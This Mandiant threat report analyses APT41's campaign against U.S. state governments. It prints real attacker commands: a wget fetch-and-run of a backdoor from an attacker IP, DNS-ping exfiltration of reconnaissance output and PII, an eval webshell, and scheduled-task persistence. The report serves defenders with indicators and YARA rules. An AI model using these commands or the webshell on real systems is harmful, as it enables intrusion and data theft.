Does This Look Infected? A Summary of APT41 Targeting U.S. State Governments

mandiant.com/resources/apt41-us-state-governments

UPDATE (Mar. 8): The original post may not have provided full clarity that CVE-2021-44207 (USAHerds) had a patch developed by Acclaim Systems for applicable deployments on or around Nov. 15, 2021. Mandiant cannot speak to the affected builds, deployment, adoption, or other technical factors of this vulnerability patch beyond its availability.

In May 2021 Mandiant responded to an APT41 intrusion targeting a United States state government computer network. This was just the beginning of Mandiant's insight into a persistent months-long campaign conducted by APT41 using vulnerable Internet facing web applications as their initial foothold into networks of interest. APT41 is a prolific Chinese state-sponsored espionage group known to target organizations in both the public and private sectors and also conducts financially motivated activity for personal gain.

In this blog post, we detail APT41's persistent effort that allowed them to successfully compromise at least six U.S. state government networks by exploiting vulnerable Internet facing web applications, including using a zero-day vulnerability in the USAHerds application (CVE-2021-44207) as well as the now infamous zero-day in Log4j (CVE-2021-44228). While the overall goals of APT41's campaign remain unknown, our investigations into each of these intrusions has revealed a variety of new techniques, malware variants, evasion methods, and capabilities.


Campaign Overview

Although APT41 has historically performed mass scanning and exploitation of vulnerabilities, our investigations into APT41 activity between May 2021 and February 2022 uncovered evidence of a deliberate campaign targeting U.S. state governments. During this timeframe, APT41 successfully compromised at least six U.S. state government networks through the exploitation of vulnerable Internet facing web applications, often written in ASP.NET. In most of the web application compromises, APT41 conducted .NET deserialization attacks; however, we have also observed APT41 exploiting SQL injection and directory traversal vulnerabilities.

In the instance where APT41 gained access through a SQL injection vulnerability in a proprietary web application, Mandiant Managed Defense quickly detected and contained the activity; however, two weeks later APT41 re-compromised the network by exploiting a previously unknown zero-day vulnerability in a commercial-off-the-shelf (CoTS) application, USAHerds. In two other instances, Mandiant began an investigation at one state agency only to find that APT41 had also compromised a separate, unrelated agency in the same state.

APT41 was also quick to adapt and use publicly disclosed vulnerabilities to gain initial access into target networks, while also maintaining existing operations. On December 10th, 2021, the Apache Foundation released an advisory for a critical remote code execution (RCE) vulnerability in the commonly used logging framework Log4J. Within hours of the advisory, APT41 began exploiting the vulnerability to later compromise at least two U.S. state governments as well as their more traditional targets in the insurance and telecommunications industries.

In late February 2022, APT41 re-compromised two previous U.S. state government victims. Our ongoing investigations show the activity closely aligns with APT41's May-December 2021 activity, representing a continuation of their campaign into 2022 and demonstrating their unceasing desire to access state government networks. A timeline of representative intrusions from this campaign can be seen in Figure 1.



MAY 2021
JUN 14 2021
JUN 29 2021
OCT 2021
DEC 4 2021
DEC 10 2021
FEB 26 2022
Exploitation of proprietary .NET web application at State A
Exploitation of proprietary .NET web application at State B
Exploitation of second proprietary .NET web application (USAHERDS/ CVE-2021-44207) at State B
Widespread exploitation of USAHERDS at states B and C
Continued exploitation of USAHERDS at State C
Exploitation of Log4j (CVE-2021-44228)
Re-compromise of two previous State Government victims. Investigation ongoing
MANDIANT

Figure 1: U.S. state government campaign timeline

The goals of this campaign are currently unknown, though Mandiant has observed evidence of APT41 exfiltrating Personal Identifiable Information (PII). Although the victimology and targeting of PII data is consistent with an espionage operation, Mandiant cannot make a definitive assessment at this time given APT41's history of moonlighting for personal financial gain.

Exploitation of Deserialization Vulnerabilities

APT41 has primarily used malicious ViewStates to trigger code execution against targeted web applications. Within the ASP.NET framework, ViewState is a method for storing the application's page and control values in HTTP requests to and from the server. The ViewState is sent to the server with each HTTP request as a Base64 encoded string in a hidden form field. The web server decodes the string and applies additional transformations to the string so that it can be unpacked into data structures the server can use. This process is known as deserialization.

Insecure deserialization of user-supplied input can result in code execution. ASP.NET has several insecure deserialization providers, including the one used for ViewStates: ObjectStateFormatter. To prevent a threat actor from manipulating the ViewState and taking advantage of the insecure deserialization provider, the ViewState is protected by a Message Authentication Code (MAC). This MAC is a cryptographically signed hash value that the server uses to ensure that the ViewState has not been tampered with, possibly to trigger code execution. The integrity of the ViewState depends on the application's machineKey remaining confidential. The machineKey is stored on the application server in a configuration file named web.config.

```
<machineKey validationKey="XXXXXXXXXXXXXXXX" decryptionKey="XXXXXXXXXXXXXXXXXXXXXX" validation="SHA1" />
```


Figure 2 Sample machineKey attribute from a web.config file

A threat actor with knowledge of the machineKey can construct a malicious ViewState and then generate a new and valid MAC that the server accepts. With a valid MAC, the server will then deserialize the malicious ViewState, resulting in the execution of code on the server. Publicly available tools such as YSoSerial.NET exist to construct these malicious ViewStates. This is precisely how APT41 initiated their campaign in May 2021.

Proprietary Web Application Targeting

In June 2020, one year before APT41 began this campaign, Mandiant investigated an incident where APT41 exploited a directory traversal vulnerability specifically to read the web.config file for a vulnerable web application on a victim web server. APT41 then used the machineKey values from the web.config file to generate a malicious ViewState payload for a deserialization exploit. Mandiant did not identify how APT41 originally obtained the machineKey values for the proprietary application exploited in May 2021 or the USAHerds application, which was first exploited in July 2021. However, it is likely that APT41 obtained the web.config file through similar means.

To craft malicious ViewStates, APT41 relied on the publicly available Github project YSoSerial.NET. In order to successfully load arbitrary .NET assemblies into memory, APT41 set the DisableActivitySurrogateSelectorTypeCheck property flag to true within the ConfigurationManager.AppSettings class of the running application via the ViewState payload. APT41 subsequently loaded .NET assemblies into memory using additional YSoSerial payloads configured to write webshells to a hardcoded filepath on disk.




```
using System;
using System.IO;

namespace e
{
    // Token: 0x02000002 RID: 2
    internal class E
    {
        // Token: 0x06000001 RID: 1 RVA: 0x000020EB File Offset: 0x000002EB
        public E()
        {
            File.WriteAllBytes("c:\\inetpub\\wwwroot\\shell.aspx", new byte[]
            {
                60,
                37,
                64,
                32,
                80,
                97,
                103,
                101,
                32,
                76,
                97,
                110,
                103,
                117,
                97,
```

Figure 3: Deserialized .NET Assembly (dnSpy)

Figure 4 shows an example JScript webshell deployed through a malicious ViewState object by APT41 which utilizes Code Page 936 for the Chinese Simplified keyboard language.



```
<%@ Page Language="Jscript"%>
<% eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String(Request.Item["temp"])),"unsafe"); %>
```

Figure 4: Deserialized JScript Webshell

For additional information regarding deserialization exploits and our new hunting rule generation tool 'HeySerial', read our blog post, Now You Serial, Now You Don't — Systematically Hunting for Deserialization Exploits.

USAHerds (CVE-2021-44207) Zero-Day

In three investigations from 2021, APT41 exploited a zero-day vulnerability in the USAHerds web application. USAHerds is a CoTS application written in ASP.NET and used by 18 states for animal health management. The vulnerability in USAHerds (CVE-2021-44207) is similar to a previously reported vulnerability in Microsoft Exchange Server (CVE-2020-0688), where the applications used a static validationKey and decryptionKey (collectively known as the machineKey) by default. As a result, all installations of USAHerds shared these values, which is against the best practice of using uniquely generated machineKey values per application instance.

Generating unique machineKey values is critical to the security of an ASP.NET web application because the values are used to secure the integrity of the ViewState.

Mandiant did not identify how APT41 originally obtained the machineKey values for USAHerds; however, once APT41 obtained the machineKey, they were able to compromise any server on the Internet running USAHerds. As a result, there are potentially additional unknown victims.

Log4j (CVE-2021-44228)

The most recent APT41 campaign began shortly after the release of CVE-2021-44228 and its related proof-of-concept exploits in December 2021. Exploiting this vulnerability, also known as Log4Shell, causes Java to fetch and deserialize a remote Java object, resulting in potential code execution. Similar to their previous web application targeting, APT41 continued to use YSoSerial generated deserialization payloads to perform reconnaissance and deploy backdoors. Notably, APT41 deployed a new variant of the KEYPLUG backdoor on Linux servers at multiple victims, a malware sub-family we now track as KEYPLUG.LINUX. KEYPLUG is a modular backdoor written in C++ that supports multiple network protocols for command and control (C2) traffic including HTTP, TCP, KCP over UDP, and WSS. APT41 heavily used the Windows version of the KEYPLUG backdoor at state government victims between June 2021 and December 2021, thus the deployment of a ported version of the backdoor closely following the state government campaign was significant.

After exploiting Log4Shell, APT41 continued to use deserialization payloads to issue ping commands to domains, a technique APT41 frequently used at government victims months prior. An example ping command is shown in Figure 5.

```
ping -c 1 libxqagv[.]ns[.]dns3[.]cf
```

Figure 5: Ping Command to Attacker Controlled Infrastructure

Upon gaining access to a target environment, APT41 performed host and network reconnaissance before deploying KEYPLUG.LINUX to establish a foothold in the environment. Sample commands used to deploy KEYPLUG.LINUX can be seen in Figure 6.

```
wget http://103.224.80[.]44:8080/kernel
chmod 777 kernel
mv kernel .kernel
nohup ./.kernel &
```

Figure 6: Deployment of KEYPLUG.LINUX Following Log4j Exploitation

"All Killer No Filler" Intrusion TTPs

The updated tradecraft and new malware continue to show APT41 is a highly adaptable and resourceful actor. In this section, we detail the most pertinent post-compromise techniques.

Reconnaissance

After gaining initial access to an internet-facing server, APT41 performed extensive reconnaissance and credential harvesting. A common tactic seen is the deployment of a ConfuserEx obfuscated BADPOTATO binary to abuse named pipe impersonation for local NT AUTHORITY\SYSTEM privilege escalation. Once APT41 escalated to NT AUTHORITY\SYSTEM privileges, they copied the local SAM and SYSTEM registry hives to a staging directory for credential harvesting and exfiltration. APT41 has additionally used Mimikatz to execute the lsadump::sam command on the dumped registry hives to obtain locally stored credentials and NTLM hashes.

APT41 also conducted Active Directory reconnaissance by uploading the Windows command-line tool dsquery.exe (MD5: 49f1daea8a115dd6fce51a1328d863cf) and its associated module dsquery.dll (MD5: b108b28138b93ec4822e165b82e41c7a) to a staging directory on the compromised server. Figure 7 shows multiple dsquery commands used to enumerate various Active Directory objects within the environment.

```
c:\programdata\dsquery.exe * -filter "(objectCategory=Person)" -attr cn title displayName description department
company sAMAccountName mail mobile telephoneNumber whenCreated whenChanged logonCount badPwdCount distinguishedName
-L -limit 0

c:\programdata\dsquery.exe * -filter "(objectCategory=Computer)" -attr cn operatingSystem
operatingSystemServicePack operatingSystemVersion dNSHostName whenCreated whenChanged lastLogonTimestamp
distinguishedName description managedBy mS-DS-CreatorSID -limit 0

c:\programdata\dsquery.exe * -filter "(objectCategory=Computer)" -attr cnservicePrincipalName -L -limit 0

c:\programdata\dsquery.exe * -filter "(objectCategory=Group)" -uc -attr cn sAMAccountName distinguishedName
description -limit 0

c:\programdata\dsquery.exe * -filter "(objectClass=organizationalUnit)" -attr ou name whenCreated
distinguishedName gPLink -limit 0
```


Figure 7: dsquery Active Directory Reconnaissance Commands

During the early stage of one U.S. state government intrusion, Mandiant identified a new malware family used by APT41 we track as DUSTPAN. DUSTPAN is an in-memory dropper written in C++ that leverages ChaCha20 to decrypt embedded payloads. Different variations of DUSTPAN may also load and execute a payload from a hard-coded filepath encrypted in the binary. DUSTPAN is consistent with the publicly named StealthVector, reported by Trend Micro in August 2021. During the intrusion, DUSTPAN was used to drop a Cobalt Strike BEACON backdoor.

Anti-Analysis

APT41 continues to leverage advanced malware in their existing toolkit, such as the DEADEYE launcher and LOWKEY backdoor, with added capabilities and anti-analysis techniques to hinder investigations. During a recent intrusion Mandiant identified a new malware variant, DEADEYE.EMBED, contained in an Alternate Data Stream of a local file. DEADEYE.EMBED variants embed the payload inside of the compiled binary rather than appended to the overlay at the end of the file, as seen in DEADEYE.APPEND.

APT41 commonly packages their malware with VMProtect to slow reverse engineering efforts. During multiple U.S. state government intrusions, APT41 incorporated another anti-analysis technique by chunking a VMProtect packaged DEADEYE binary into multiple sections on disk. Breaking the binary into multiple files reduces the chance that all samples can be successfully acquired during a forensic investigation. Common file naming conventions used by APT41 when deploying DEADEYE on victim hosts can be seen in Figure 8.



```
USERS_6-1.dat   SYSUSER_6-1.dat   SYSLOG_6-1.dat
USERS_6-2.dat   SYSUSER_6-2.dat   SYSLOG_6-2.dat
USERS_6-3.dat   SYSUSER_6-3.dat   SYSLOG_6-3.dat
USERS_6-4.dat   SYSUSER_6-4.dat   SYSLOG_6-4.dat
USERS_6-5.dat   SYSUSER_6-5.dat   SYSLOG_6-5.dat
USERS_6-6.dat   SYSUSER_6-6.dat   SYSLOG_6-6.dat
```

Figure 8: DEADEYE Filenames

These files would then be combined into a single DLL before execution as seen in Figure 9.

```
"cmd" /c copy /y /b C:\Users\public\syslog_6-*.dat C:\Users\public\syslog.dll
```

Figure 9: DEADEYE Command to concatenate DEADEYE sections

In addition to separating their VMProtect packaged malware on disk, APT41 changed the standard VMProtect section names (.vmp) to UPX section names (.upx). By doing so, the malware could evade basic hunting detections that flag binaries packaged with VMProtect. During Log4j exploitation, APT41 similarly chunked a KEYPLUG.LINUX binary into four separate files named "xaa", " xab", " xac", and "xad". APT41 also packaged the KEYPLUG.LINUX binary with VMProtect and used UPX section names. This technique is very low in prevalence across our malware repository, and even lower in prevalence when searching across ELF files.

APT41 also updated the DEADEYE execution guardrail capabilities used during the campaign. Guardrailing is a technique used by malware to ensure that the binary only executes on systems that the threat actor intended. DEADEYE samples from older campaigns used the victim computer's volume serial number but they have since been updated to use the hostname and/or DNS domain during the U.S. state government campaign. To acquire the local computer's hostname and DNS domain, DEADEYE executes the WinAPI functions GetComputerNameA and/or GetComputerNameExA and provides it as input for a generated decryption key.

Persistence

APT41 continues to leverage advanced tradecraft to remain persistent and undetected. In multiple instances, the Windows version of the KEYPLUG backdoor leveraged dead drop resolvers on two separate tech community forums. The malware fetches its true C2 address from encoded data on a specific forum post. Notably, APT41 continues to update the community forum posts frequently with new dead drop resolvers during the campaign. APT41 has historically used this unique tradecraft during other intrusions to help keep their C2 infrastructure hidden.

To persist execution of DEADEYE, APT41 has leveraged the schtasks /change command to modify existing scheduled tasks that run under the context of SYSTEM. APT41 commonly uses the living off the land binary (lolbin) shell32.dll!ShellExec_RunDLLA in scheduled tasks for binary execution, such as the example shown in Figure 10.

```
SCHTASKS  /Change  /tn "\Microsoft\Windows\PLA\Server Manager Performance Monitor" /TR
"C:\windows\system32\rundll32.exe SHELL32.DLL,ShellExec_RunDLLA C:\windows\system32\msiexec.exe /Z
c:\programdata\S-1-5-18.dat" /RL HIGHEST /RU "" /ENABLE
```


Figure 10: Modified Scheduled Task

APT41 has leveraged the following Windows scheduled tasks for persistence of DEADEYE droppers in U.S. state government intrusions:

- `\Microsoft\Windows\PLA\Server Manager Performance Monitor`

- `\Microsoft\Windows\Ras\ManagerMobility`
- `\Microsoft\Windows\WDI\SrvSetupResults`
- `\Microsoft\Windows\WDI\USOShared`

Another technique APT41 used to launch malware is through the addition of a malicious import to the Import Address Table (IAT) of legitimate Windows PE binaries. As a result, once the legitimate binary is executed, it will load the malicious library and call its DllEntryPoint. A modified IAT of a legitimate Microsoft HealthService.exe binary can be seen in Figure 11.



Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
00002A98	N/A	00002B06	00002B0A	00002B0E	00002B12	00002B16
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
ADVAPI32.dll	18	00006308	00000000	00000000	0000670E	00006000
KERNEL32.dll	17	000063C8	00000000	00000000	0000677C	000060C0
MSVCR120.dll	28	00006458	00000000	00000000	000068B2	00006150
HealthService.format.ps1	1	000036BA	00000000	00000000	00003698	000036BA
ole32.dll	3	00006550	00000000	00000000	0000699A	00006248
OLEAUT32.dll	1	00006540	00000000	00000000	000069A4	00006238
HealthService.dll	1	000063A0	00000000	00000000	000069C6	00006098
HealthServiceRuntime.dll	2	000063B0	00000000	00000000	00006A12	000060A8

OFTs	FTs (IAT)	Hint	Name
Qword	Qword	Word	szAnsi
00000000000036B1	00000000000036B1	0000	rdpwsx

Figure 11: Modified IAT (CFF Explorer)

APT41 continues to tailor their malware to victim environments through their stealthy passive backdoor LOWKEY.PASSIVE. During one intrusion, APT41 exploited a USAHerds server and subsequently executed DEADEYE.APPEND which dropped LOWKEY.PASSIVE in-memory. The identified LOWKEY.PASSIVE sample listened for incoming connections that request either of the following URL endpoints:

- `http://<HOST:PORT>/USAHerds/Common/%s.css`
- `https://<HOST:PORT>/USAHerds/Common/%s.css`

APT41 frequently configured LOWKEY.PASSIVE URL endpoints to masquerade as normal web application traffic on an infected server.

“It’s Always Cloudy in Chengdu” — Cloudflare Usage

APT41 has substantially increased their usage of Cloudflare services for C2 communications and data exfiltration. Specifically, APT41 leveraged Cloudflare Workers to deploy serverless code accessible through the Cloudflare CDN which helps proxy C2 traffic to APT41 operated infrastructure.

At multiple victims, APT41 issued ping commands where the output of a reconnaissance command was prepended to subdomains of Cloudflare proxied infrastructure. Once the ping command was executed, the local DNS resolver attempted to resolve the fabricated domain containing the prepended command output. The forward DNS lookup eventually reached the primary domain's Cloudflare name servers, which were unable to resolve an IP address for the fabricated domain. However, the DNS activity logs of the attacker-controlled domain recorded the DNS lookup of the subdomain, allowing the group to collect the reconnaissance command output.

Examples of this technique can be seen in Figure 12 to Figure 15.

```
$a=whoami;ping ([System.BitConverter]::ToString([System.Text.Encoding]::UTF8.GetBytes($a)).replace('-','')+""
[.]ns[.]time12[.]cf"")
```

Figure 12: Reconnaissance Exfiltration

```
cmd.exe /c ping %userdomain%[.]ns[.]time12[.]cf
```

Figure 13: Reconnaissance Exfiltration

In Figure 14, APT41 issued a command to find the volume serial number of the system, which has historically been used as the decryption key for DEADEYE payloads.

```
ping -n 1 ((cmd /c dir c:\|findstr Number).split()[-1]+'.ns[.]time12[.]cf
```

Figure 14: Volume Serial Number Exfiltration

In this last example, the command prints the length of the file syslog_6-1.dat, likely to ensure it has been fully written to disk prior to combining the multiple files into the full malicious executable.

```
ping -n 1 ((ls C:\Users\public\syslog_6-1.dat).Length.ToString()+"".ns[.]time12[.]cf"")
```

Figure 15: File Size Exfiltration

APT41 leveraged the aforementioned technique for further data exfiltration by hex encoding PII data and prepending the results as subdomains of the attacker-controlled domain. The resulting DNS lookups triggered by the ping commands would be recorded in the activity logs and available to APT41.

APT41's continued usage of Cloudflare services is further exemplified in recently developed KEYPLUG samples. Mandiant identified a unique capability added to KEYPLUG that leverages the WebSocket over TLS (WSS) protocol for C2 communication. According to Cloudflare, WebSocket traffic can be established through the Cloudflare CDN edge servers, which will proxy data through to the specified origin server.

KEYPLUG includes a hardcoded one-byte XOR encoded configuration file that lists the specific communication protocol, servers, and additional settings. After KEYPLUG decodes the hardcoded configuration file at runtime, it will parse the configuration to determine the appropriate network protocol and servers to use for command and control. After the configuration is parsed, KEYPLUG randomly chooses a CIDR block from the list then randomly chooses an IP address within the CIDR block based on the current tick count of the infected computer.


Figure 16 details an example configuration file identified during a recent U.S. state government intrusion.

```
WSS://104.24.0.0/14;103.22.200.0/22;103.21.244.0/22:443|7600|5|1|afdentry.workstation.eu.org:443
```

Figure 16: KEYPLUG Configuration

The CIDR blocks listed in Figure 16 are Cloudflare CDN associated infrastructure that will redirect the WSS connection to the malicious domain **afdentry[.]workstation[.]eu[.]org.**

Figure 17 is an example HTTP request sent by KEYPLUG to initiate and upgrade to the WSS protocol using Cloudflare infrastructure.



```
GET / HTTP/1.1
Connection: Upgrade
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.6896.896 Safari/537.36
Accept-Encoding: gzip, deflate
Upgrade: websocket
Sec-WebSocket-Key: MTIzOTY2ODk2MTIxMDYxAFgBLWA=
Sec-WebSocket-Extensions: permessage-deflate; client_max_window_bits
Sec-WebSocket-Version: 13
Host: afdentry.workstation.eu.org:443
```

Figure 17: KEYPLUG HTTP Upgrade Request

We notified Cloudflare of this malicious activity and they took prompt action to disrupt communications to the malicious infrastructure. APT41's increased usage of Cloudflare services indicates a desire to leverage Cloudflare's flexibility and deter identification and blocking of their true C2 servers.

Outlook

APT41's recent activity against U.S. state governments consists of significant new capabilities, from new attack vectors to post-compromise tools and techniques. APT41 can quickly adapt their initial access techniques by re-compromising an environment through a different vector, or by rapidly operationalizing a fresh vulnerability. The group also demonstrates a willingness to retool and deploy capabilities through new attack vectors as opposed to holding onto them for future use. APT41 exploiting Log4J in close proximity to the USAHerds campaign showed the group's flexibility to continue targeting U.S state governments through both cultivated and co-opted attack vectors. Through all the new, some things remain unchanged: APT41 continues to be undeterred by the U.S. Department of Justice (DOJ) indictment in September 2020.

Indicators

Malware Family	MD5	SHA1	SHA256
KEYPLUG.LINUX	900ca3ee85dfc109baeed4888ccb5d39	355b3ff61db44d18003537be8496eb03536e300f	e024ccc4c72eb5813cc2b6db7
KEYPLUG.LINUX	b82456963d04f44e83442b6393face47	996aa691bbc1250b571a2f5423a5d5e2da8317e6	d7e8cc6c19ceebf0e125c9f18b
DSQUERY	49f1daea8a115dd6fce51a1328d863cf	e85427af661fe5e853c8c9398dc46ddde50e2241	ebf28e56ae5873102b51da2cc
DSQUERY	b108b28138b93ec4822e165b82e41c7a	7056b044f97e3e349e3e0183311bb44b0bc3464f	062a7399100454c7a523a938
BADPOTATO	143278845a3f5276a1dd5860e7488313	6f6b51e6c88e5252a2a117ca1cfb57934930166b	a4647fcb35c79f26354c34452e

Context	Indicator(s)
U.S. State Government Campaign – USAHerds (CVE-2021-44207) Exploitation	194[.]195[.]125[.]121 194[.]156[.]98[.]12 54[.]248[.]110[.]45 45[.]153[.]231[.]31 185[.]118[.]167[.]40 104[.]18[.]6[.]251 104[.]18[.]7[.]251 20[.]121[.]42[.]11 34[.]139[.]13[.]46 54[.]80[.]67[.]241 149[.]28[.]15[.]152 18[.]118[.]56[.]237 107[.]172[.]210[.]69 172[.]104[.]206[.]48 67[.]205[.]132[.]162 45[.]84[.]1[.]181 cdn[.]ns[.]time12[.]cf east[.]winsproxy[.]com afdentry[.]workstation[.]eu[.]org ns1[.]entrydns[.]eu[.]org subnet[.]milli-seconds[.]com work[.]viewdns[.]ml work[.]queryip[.]cf
Log4j (CVE-2021-44228) Exploitation	103[.]238[.]225[.]37 182[.]239[.]92[.]31 microsoftfile[.]com down-flash[.]com libxqagv[.]ns[.]dns3[.]cf

Detections

```
rule M_APT_Backdoor_KEYPLUG_MultiXOR_Config
{
    meta:
        author = "Mandiant"
        description = "Matches KEYPLUG XOR-encoded configurations. Locates multiple values of: TCP://, UDP://, WSS://, +http and their pipe-deliminated variant: |TCP://, |UDP://, |WSS://, |+http. Requires at least one instance of 00| in the encoded configuration which corresponds to the sleep value. Removed instances where double-NULLs were present in the generated strings to reduce false positives."
    strings:
        // TCP
        $tcp1   = "TCP://"  xor(0x01-0x2E)
        $tcp2   = "TCP://"  xor(0x30-0xFF)
        $ptcp1  = "|TCP://" xor(0x01-0x2E)
        $ptcp2  = "|TCP://" xor(0x30-0xFF)
        // UDP
        $udp1   = "UDP://"  xor(0x01-0x2E)
        $udp2   = "UDP://"  xor(0x30-0xFF)
        $pudp1  = "|UDP://" xor(0x01-0x2E)
        $pudp2  = "|UDP://" xor(0x30-0xFF)
        // WSS
        $wss1   = "WSS://"  xor(0x01-0x2E)
        $wss2   = "WSS://"  xor(0x30-0x52)
        $wss3   = "WSS://"  xor(0x54-0xFF)
        $pwss1  = "|WSS://" xor(0x01-0x2E)
        $pwss2  = "|WSS://" xor(0x30-0x52)
        $pwss3  = "|WSS://" xor(0x54-0xFF)
        // HTTP
        $http1  = "+http"   xor(0x01-0x73)
        $http2  = "+http"   xor(0x75-0xFF)
        $phttp1 = "|+http"  xor(0x01-0x73)
        $phttp2 = "|+http"  xor(0x75-0xFF)
        // Sleep value
        $zeros1 = "00|"     xor(0x01-0x2F)
        $zeros2 = "00|"     xor(0x31-0xFF)
    condition:
        filesize < 10MB and
        (uint32(0) == 0x464c457f or (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550)) and
        for any of ($tcp*,$udp*,$wss*,$http*): (# == 2 and @[2] - @[1] < 200) and
        for any of ($ptcp*,$pudp*,$pwss*,$phttp*): (# == 1) and
        any of ($zeros*)
}
```

```
rule M_Hunting_MSIL_BADPOTATO
{
    meta:
        author = "Mandiant"
        description = "Hunting for BADPOTATO samples based on default strings found on the PE VERSIONINFO
resource."
    strings:
        $dotnetdll = "\x00_CorDllMain\x00"
        $dotnetexe = "\x00_CorExeMain\x00"
        $s1 = { 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F 00 6E 00 00 00 00
00 42 00 61 00 64 00 50 00 6F 00 74 00 61 00 74 00 6F 00 }
        $s2 = { 49 00 6E 00 74 00 65 00 72 00 6E 00 61 00 6C 00 4E 00 61 00 6D 00 65 00 00 00 42 00 61 00 64 00 50
00 6F 00 74 00 61 00 74 00 6F 00 2E 00 65 00 78 00 65 00 }
        $s3 = { 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00
00 42 00 61 00 64 00 50 00 6F 00 74 00 61 00 74 00 6F 00 2E 00 65 00 78 00 65 00 }
        $s4 = { 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 4E 00 61 00 6D 00 65 00 00 00 00 00 42 00 61 00 64 00 50
00 6F 00 74 00 61 00 74 00 6F 00 }
    condition:
        (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and 1 of ($dotnet*) and 1 of ($s*)
}
```

Acknowledgements

We would like to thank our incident response consultants, Managed Defense responders, and FLARE reverse engineers who enable this research. In addition, we would like to thank Alyssa Rahman, Dan Perez, Ervin Ocampo, Blaine Stancill, and Nick Richard for their technical reviews.